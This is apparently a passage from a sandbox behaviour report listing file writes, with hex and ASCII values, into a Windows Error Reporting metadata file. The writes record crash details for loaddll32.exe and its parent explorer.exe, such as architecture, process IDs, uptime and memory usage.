C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 37 00 30 00 38 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>7080</Pid>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1180	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 30 00 37 00 30 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>20709</Uptime>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1436	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1532	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 34 00 31 00 37 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82354176</VirtualSize>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1612	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 36 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2065</PageFaultCount>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1686	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1690	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1696	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 38 00 35 00 37 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7585792</PeakWorkingSetSize>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1802	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 37 00 37 00 36 00 30 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>757600</WorkingSetSize>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2016	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 39 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>157928</QuotaPagedPoolUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2114	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2118	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2124	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 36 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>23664</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2248	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2252	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2258	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 35 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>23528</QuotaNonPagedPoolUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2366	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2370	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2376	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1560576</PagefileUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2452	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2456	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2462	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 38 00 37 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1568768</PeakPagefileUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2554	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2558	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2564	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1560576</PrivateUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2636	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2640	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2644	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2690	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2694	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2698	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2728	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2732	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2738	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2778	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2782	2	09 00		success or wait	4	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2790	30	3c 00 50 00 69 00 64 00 3e 00 33 00 38 00 30 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3808</Pid>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2820	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2824	2	09 00		success or wait	4	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2832	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2902	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2906	2	09 00		success or wait	4	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2914	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3004	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3008	2	09 00		success or wait	4	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3016	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 39 00 34 00 33 00 30 00 30 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6943000</Uptime>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3064	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3068	2	09 00		success or wait	4	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3076	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3154	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3158	2	09 00		success or wait	4	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3166	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3218	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3222	2	09 00		success or wait	4	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3230	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3274	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3278	2	09 00		success or wait	5	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3288	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3378	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3382	2	09 00		success or wait	5	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3392	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3466	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3470	2	09 00		success or wait	5	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3480	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 32 00 38 00 33 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>52835</PageFaultCount>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3556	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3560	2	09 00		success or wait	5	6DC8497A	unknown

